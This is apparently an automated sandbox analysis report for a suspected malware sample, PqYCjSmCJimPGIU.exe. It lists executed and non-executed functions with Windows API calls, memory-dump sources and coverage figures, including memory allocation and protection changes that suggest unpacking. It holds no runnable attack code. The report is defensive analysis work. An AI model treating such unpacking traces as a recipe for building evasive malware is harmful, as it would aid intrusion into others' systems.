- Source File: 00000006.00000002.164426767407826.00A00000.00000040.sdmp, Offset: 00A00000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_6_2_a00000_spoolsv.jbxd

Analysis Process: PqYCjSmCJimPGIU.exe PID: 4000 Parent PID: 1136

Execution Graph

Execution Coverage

Dynamic/Packed Code Coverage

Signature Coverage

Execution Coverage:	17.8%
Dynamic/Decrypted Code Coverage:	100%
Signature Coverage:	84.6%
Total number of Nodes:	13
Total number of Limit Nodes:	1

- Entrypoint
- Key Decision
- Dynamic/Decrypted
- Unpacker/Decrypter
- Executed
- Not Executed
- Unknown
- Signature Matched
- Richest Path
- Thread / callback entry
- Thread / callback creation
- Show Help

Hide legend
Hide Nodes/Edges

Executed Functions

Function 00464080, Relevance: 19.6, APIs: 13, Instructions: 93

APIs

- InitCommonControls.COMCTL32 ref: 00464089
- LoadStringW.USER32(0044B90F,0000FEE2,004889C8,00000064), ref: 004640A5
- LoadStringW.USER32(0044B90F,0000FEE4,00488900,00000064), ref: 004640B4
- FindWindowW.USER32(004889C8,004889C8), ref: 004640C0
- LoadAcceleratorsW.USER32(0044B90F,00000070), ref: 004640CB
- IsIconic.USER32(00000000), ref: 004640D8
- ShowWindow.USER32(00000000,00000000), ref: 004640E5
- UpdateWindow.USER32(00000000), ref: 004640EC
  - Part of subcall function 004052D0: LoadIconW.USER32(00000000,0000006D), ref: 0040530F
  - Part of subcall function 004052D0: LoadCursorW.USER32(00000000,00007F00), ref: 00405327
  - Part of subcall function 004052D0: LoadIconW.USER32(00000000,00000070), ref: 0040533F
  - Part of subcall function 004052D0: RegisterClassExW.USER32(004888BC), ref: 0040535F
  - Part of subcall function 0043E290: CreateWindowExW.USER32 ref: 0043E2BE
  - Part of subcall function 0043E290: ShowWindow.USER32(00000000,00000000), ref: 0043E2D1
  - Part of subcall function 0043E290: UpdateWindow.USER32(00000000), ref: 0043E2D8
- GetMessageW.USER32(?,00000000,00000000,00000000), ref: 00464128
- TranslateAcceleratorW.USER32(?,00000000,?), ref: 0046413D
- TranslateMessage.USER32(?), ref: 00464147
- DispatchMessageW.USER32(?), ref: 00464151
- GetMessageW.USER32(?,00000000,00000000,00000000), ref: 00464161

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 00B20117, Relevance: 9.4, APIs: 6, Instructions: 430

APIs

- VirtualAlloc.KERNEL32(00000000,?,00001000,00000004), ref: 00B2014E
- VirtualAlloc.KERNEL32(?,?,00002000,00000001), ref: 00B20275
- VirtualAlloc.KERNEL32(00000000,00001000,00001000,00000004), ref: 00B2029A
- VirtualAlloc.KERNEL32(?,?,00001000,00000004,?,?,?), ref: 00B202EE
- VirtualProtect.KERNEL32(?,00001000,00000002,?), ref: 00B2043E
- VirtualProtect.KERNEL32(?,?,00000001,?,?), ref: 00B2048D

Memory Dump Source

- Source File: 0000000A.00000002.164278231177592.00B20000.00000040.sdmp, Offset: 00B20000, based on PE: false

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_2_b20000_PqYCjSmCJimPGIU.jbxd

Function 00457C40, Relevance: 35.2, APIs: 17, Strings: 3, Instructions: 204

APIs

- BeginPaint.USER32(?,?), ref: 00457C79
- GetClientRect.USER32(?,?), ref: 00457C86
- lstrlenW.KERNEL32(?), ref: 00457C93
- TextOutW.GDI32(00000000,?,?,?,00000000), ref: 00457CAA
- PostQuitMessage.USER32(00000000), ref: 00457CB7
- GetModuleHandleW.KERNEL32(00000000), ref: 00457CD3
- CreateWindowExW.USER32 ref: 00457D0F
- LoadBitmapW.USER32(43D9E9DF,0000046A), ref: 00457D22
- CreateWindowExW.USER32 ref: 00457D58
  - Part of subcall function 00473090: GetCurrentDirectoryW.KERNEL32(00000064,?), ref: 004730A3
  - Part of subcall function 00473090: CreateWindowExW.USER32 ref: 004730DD
  - Part of subcall function 00473090: SendMessageW.USER32(00000000,00000030,00000000,00000000), ref: 004730EB
  - Part of subcall function 00473090: CreateWindowExW.USER32 ref: 0047311B
  - Part of subcall function 00473090: CreateWindowExW.USER32 ref: 00473149
  - Part of subcall function 00473090: SetFocus.USER32(00000000), ref: 00473157
- DestroyWindow.USER32(?), ref: 00457D7B
- EndPaint.USER32(?,?), ref: 00457D94
- DefWindowProcW.USER32(?,?,?,?), ref: 00457DC5
- SendMessageW.USER32(00000000,000001A8,00007EF4,000019EA), ref: 00457DFC

- DefWindowProcW.USER32(?,00000111,?,?), ref: 00457E54
- DestroyWindow.USER32(?), ref: 00457E66
- DialogBoxParamW.USER32(43D9E9DF,00000067,?,00473170,00000000), ref: 00457E89

Strings

- button, xrefs: 00457D08
- edit, xrefs: 00457D51
- Take, xrefs: 00457D03

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 00473090, Relevance: 14.1, APIs: 6, Strings: 2, Instructions: 69

APIs

- GetCurrentDirectoryW.KERNEL32(00000064,?), ref: 004730A3
- CreateWindowExW.USER32 ref: 004730DD
- SendMessageW.USER32(00000000,00000030,00000000,00000000), ref: 004730EB
- CreateWindowExW.USER32 ref: 0047311B
- CreateWindowExW.USER32 ref: 00473149
- SetFocus.USER32(00000000), ref: 00473157

Strings

- listbox, xrefs: 004730D6
- edit, xrefs: 00473114, 00473142

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 0043E290, Relevance: 8.8, APIs: 3, Strings: 2, Instructions: 36

APIs

- CreateWindowExW.USER32 ref: 0043E2BE
- ShowWindow.USER32(00000000,00000000), ref: 0043E2D1
- UpdateWindow.USER32(00000000), ref: 0043E2D8

Strings

- Noning, xrefs: 0043E2B2
- lavana, xrefs: 0043E2B7

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 004742D0, Relevance: 6.4, APIs: 5, Instructions: 110

APIs

- VirtualAlloc.KERNEL32(00000000,00400000,00002000,00000004), ref: 00474315
- VirtualAlloc.KERNEL32(00000000,00010000,00001000,00000004), ref: 0047432E
- VirtualFree.KERNEL32(00000000,00000000,00008000), ref: 0047440F
- HeapFree.KERNEL32(00000000,00000000,00000000,?,?,?,00473DBE), ref: 00474426

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 0044B7D0, Relevance: 6.1, APIs: 4, Instructions: 117

APIs

- GetVersion.KERNEL32 ref: 0044B7F6
  - Part of subcall function 00473DA0: HeapCreate.KERNEL32(00000001,00001000,00000000), ref: 00473DA9
  - Part of subcall function 00473DA0: HeapDestroy.KERNEL32(00000000), ref: 00473DC8
  - Part of subcall function 00473BA0: GetStartupInfoA.KERNEL32(?), ref: 00473C05
  - Part of subcall function 00473BA0: GetFileType.KERNEL32(00000000), ref: 00473CD3
  - Part of subcall function 00473BA0: GetStdHandle.KERNEL32(-000000F6), ref: 00473D3C
  - Part of subcall function 00473BA0: GetFileType.KERNEL32(00000000), ref: 00473D46
  - Part of subcall function 00473BA0: SetHandleCount.KERNEL32(00000000), ref: 00473D8A
- GetCommandLineA.KERNEL32 ref: 0044B84B
  - Part of subcall function 00473760: GetEnvironmentStringsW.KERNEL32 ref: 0047377D
  - Part of subcall function 00473760: GetEnvironmentStrings.KERNEL32(?,?,?,?,0044B85B), ref: 0047378C
  - Part of subcall function 00473760: GetEnvironmentStringsW.KERNEL32 ref: 004737AF
  - Part of subcall function 00473760: WideCharToMultiByte.KERNEL32(00000000,00000000,00000000,00000001,00000000,00000000,00000000,00000000), ref: 004737EA
  - Part of subcall function 00473760: WideCharToMultiByte.KERNEL32(00000000,00000000,00000000,00000001,00000000,00000000,00000000,00000000), ref: 00473811
  - Part of subcall function 00473760: FreeEnvironmentStringsW.KERNEL32(00000000), ref: 00473827
  - Part of subcall function 00473760: FreeEnvironmentStringsW.KERNEL32(00000000), ref: 00473835
  - Part of subcall function 00473760: GetEnvironmentStrings.KERNEL32(?,?,?,?,0044B85B), ref: 0047384B
  - Part of subcall function 00473760: FreeEnvironmentStringsA.KERNEL32(00000000), ref: 00473880
  - Part of subcall function 00473760: FreeEnvironmentStringsA.KERNEL32(00000000), ref: 004738A2
  - Part of subcall function 0044B730: GetModuleFileNameA.KERNEL32(00000000,00488AF0,00000104), ref: 0044B741
- GetStartupInfoA.KERNEL32(?), ref: 0044B8E2
- GetModuleHandleA.KERNEL32(00000000), ref: 0044B903
  - Part of subcall function 00464080: InitCommonControls.COMCTL32 ref: 00464089
  - Part of subcall function 00464080: LoadStringW.USER32(0044B90F,0000FEE2,004889C8,00000064), ref: 004640A5
  - Part of subcall function 00464080: LoadStringW.USER32(0044B90F,0000FEE4,00488900,00000064), ref: 004640B4
  - Part of subcall function 00464080: FindWindowW.USER32(004889C8,004889C8), ref: 004640C0
  - Part of subcall function 00464080: LoadAcceleratorsW.USER32(0044B90F,00000070), ref: 004640CB
  - Part of subcall function 00464080: IsIconic.USER32(00000000), ref: 004640D8
  - Part of subcall function 00464080: ShowWindow.USER32(00000000,00000000), ref: 004640E5
  - Part of subcall function 00464080: UpdateWindow.USER32(00000000), ref: 004640EC
  - Part of subcall function 00464080: GetMessageW.USER32(?,00000000,00000000,00000000), ref: 00464128
  - Part of subcall function 00464080: TranslateAcceleratorW.USER32(?,00000000,?), ref: 0046413D
  - Part of subcall function 00464080: TranslateMessage.USER32(?), ref: 00464147
  - Part of subcall function 00464080: DispatchMessageW.USER32(?), ref: 00464151
  - Part of subcall function 00464080: GetMessageW.USER32(?,00000000,00000000,00000000), ref: 00464161

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 00473DA0, Relevance: 3.0, APIs: 2, Instructions: 18

APIs

- HeapCreate.KERNEL32(00000001,00001000,00000000), ref: 00473DA9
  - Part of subcall function 004742D0: HeapAlloc.KERNEL32(00000000,00000000,00002020,?,?,?,00473DBE), ref: 004742F1
  - Part of subcall function 004742D0: VirtualAlloc.KERNEL32(00000000,00400000,00002000,00000004), ref: 00474315
  - Part of subcall function 004742D0: VirtualAlloc.KERNEL32(00000000,00010000,00001000,00000004), ref: 0047432E
  - Part of subcall function 004742D0: VirtualFree.KERNEL32(00000000,00000000,00008000), ref: 0047440F
  - Part of subcall function 004742D0: HeapFree.KERNEL32(00000000,00000000,00000000,?,?,?,00473DBE), ref: 00474426
- HeapDestroy.KERNEL32(00000000), ref: 00473DC8

Memory Dump Source

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Non-executed Functions

Function 00473FF0, Relevance: 15.9, APIs: 3, Strings: 6, Instructions: 161

APIs

- GetModuleFileNameA.KERNEL32(00000000,?,00000104), ref: 0047405B
  - Part of subcall function 004749F0: LoadLibraryA.KERNEL32(user32.dll), ref: 00474A03
  - Part of subcall function 004749F0: GetProcAddress.KERNEL32(00000000,MessageBoxA), ref: 00474A1B
  - Part of subcall function 004749F0: GetProcAddress.KERNEL32(00000000,GetActiveWindow), ref: 00474A2C
  - Part of subcall function 004749F0: GetProcAddress.KERNEL32(00000000,GetLastActivePopup), ref: 00474A39
- GetStdHandle.KERNEL32(000000F4), ref: 00474190
- WriteFile.KERNEL32(00000000,?,?,?,00000000), ref: 004741B5

Strings

- _H, xrefs: 0047400D
- Runtime Error!Program: , xrefs: 004740C9
- <program name unknown>, xrefs: 0047406A
- ..., xrefs: 004740B4
- Microsoft Visual C++ Runtime Library, xrefs: 00474118
- G, xrefs: 0047410A

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 00473760, Relevance: 15.2, APIs: 10, Instructions: 153

APIs

- GetEnvironmentStringsW.KERNEL32 ref: 0047377D
- GetEnvironmentStrings.KERNEL32(?,?,?,?,0044B85B), ref: 0047378C
- GetEnvironmentStringsW.KERNEL32 ref: 004737AF
- WideCharToMultiByte.KERNEL32(00000000,00000000,00000000,00000001,00000000,00000000,00000000,00000000), ref: 004737EA
- WideCharToMultiByte.KERNEL32(00000000,00000000,00000000,00000001,00000000,00000000,00000000,00000000), ref: 00473811
- FreeEnvironmentStringsW.KERNEL32(00000000), ref: 00473827
  - Part of subcall function 004741D0: HeapFree.KERNEL32(00000000,00000000,?,?,00473821,00000000), ref: 00474211
- FreeEnvironmentStringsW.KERNEL32(00000000), ref: 00473835
- GetEnvironmentStrings.KERNEL32(?,?,?,?,0044B85B), ref: 0047384B
- FreeEnvironmentStringsA.KERNEL32(00000000), ref: 00473880
- FreeEnvironmentStringsA.KERNEL32(00000000), ref: 004738A2

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 004749F0, Relevance: 14.1, APIs: 4, Strings: 4, Instructions: 57

APIs

- LoadLibraryA.KERNEL32(user32.dll), ref: 00474A03
- GetProcAddress.KERNEL32(00000000,MessageBoxA), ref: 00474A1B

- GetProcAddress.KERNEL32(00000000,GetLastActivePopup), ref: 00474A39

Strings

- user32.dll, xrefs: 004749FE
- MessageBoxA, xrefs: 00474A15
- GetActiveWindow, xrefs: 00474A26
- GetLastActivePopup, xrefs: 00474A2E

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 0040529A, Relevance: 8.8, APIs: 4, Strings: 1, Instructions: 59

APIs

- LoadIconW.USER32(00000000,0000006D), ref: 0040530F
- LoadCursorW.USER32(00000000,00007F00), ref: 00405327
- LoadIconW.USER32(00000000,00000070), ref: 0040533F
- RegisterClassExW.USER32(004888BC), ref: 0040535F

Strings

- lavana, xrefs: 004052FB

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 004052D0, Relevance: 8.8, APIs: 4, Strings: 1, Instructions: 33

APIs

- LoadIconW.USER32(00000000,0000006D), ref: 0040530F
- LoadCursorW.USER32(00000000,00007F00), ref: 00405327
- LoadIconW.USER32(00000000,00000070), ref: 0040533F
- RegisterClassExW.USER32(004888BC), ref: 0040535F

Strings

- lavana, xrefs: 004052FB

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Function 00473BA0, Relevance: 7.7, APIs: 5, Instructions: 164

APIs

- GetStartupInfoA.KERNEL32(?), ref: 00473C05
- GetFileType.KERNEL32(00000000), ref: 00473CD3
- GetStdHandle.KERNEL32(-000000F6), ref: 00473D3C

- SetHandleCount.KERNEL32(00000000), ref: 00473D8A

Memory Dump Source

- Source File: 0000000A.00000001.164270408492512.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 0000000A.00000001.164270404212299.00400000.00000002.sdmp
- Associated: 0000000A.00000001.164270430101183.00475000.00000002.sdmp
- Associated: 0000000A.00000001.164270435873712.0047F000.00000008.sdmp
- Associated: 0000000A.00000001.164270440875912.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_10_1_400000_PqYCjSmCJimPGIU.jbxd

Analysis Process: PqYCjSmCJimPGIU.exe PID: 1724 Parent PID: 1136

Execution Graph

Execution Coverage

Dynamic/Packed Code Coverage

Signature Coverage

Execution Coverage:	17.8%
Dynamic/Decrypted Code Coverage:	100%
Signature Coverage:	84.6%
Total number of Nodes:	13
Total number of Limit Nodes:	1

- Entrypoint
- Key Decision
- Dynamic/Decrypted
- Unpacker/Decrypter
- Executed
- Not Executed
- Unknown
- Signature Matched
- Richest Path
- Thread / callback entry
- Thread / callback creation
- Show Help

Hide legend
Hide Nodes/Edges

Executed Functions

Function 00B20117, Relevance: 9.4, APIs: 6, Instructions: 430

APIs

- VirtualAlloc.KERNEL32(00000000,?,00001000,00000004), ref: 00B2014E
- VirtualAlloc.KERNEL32(?,?,00002000,00000001), ref: 00B20275
- VirtualAlloc.KERNEL32(00000000,00001000,00001000,00000004), ref: 00B2029A
- VirtualAlloc.KERNEL32(?,?,00001000,00000004,?,?,?), ref: 00B202EE
- VirtualProtect.KERNEL32(?,00001000,00000002,?), ref: 00B2043E
- VirtualProtect.KERNEL32(?,?,00000001,?,?), ref: 00B2048D

Memory Dump Source

- Source File: 00000010.00000002.1644178328816601.00B20000.00000040.sdmp, Offset: 00B20000, based on PE: false

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_16_2_b20000_PqYCjSmCJimPGIU.jbxd

Non-executed Functions

Graph Explanation

Execution Graphs are highly condensed control flow graphs which give the user a synthetic view of the code detected during Hybrid Code Analysis. They include additional runtime information such as the execution status which is highlighted with different colors and shapes.

Entrypoint

Program entry point, most likely the entry point of the PE file.

Key Decision

A code location where a decision has been made to avoid execution of potentially malicious behavior.

Dynamic / Decrypted

Code which has been generated at runtime, often referred to as unpacked or self-modifying code.

Unpacker / Decrypter

Code section which is responsible for unpacking or decrypting a portion of dynamic code.

Executed

Code which has been executed at runtime.

Code which has not been executed at runtime.

Unknown

Code for which it is unknown if it has been executed or not at runtime.

Signature Matched

Code which matches a behavioral signature.

Rich Path

Path through the execution graph which shows a lot of behavior (e.g. with respect to called API functions).

Thread / callback entry

Code corresponding to a thread or callback entry point.

Thread / callback creation

Edges denoting either a thread creation (e.g. using CreateThread) or a callback registration (e.g. EnumWindows).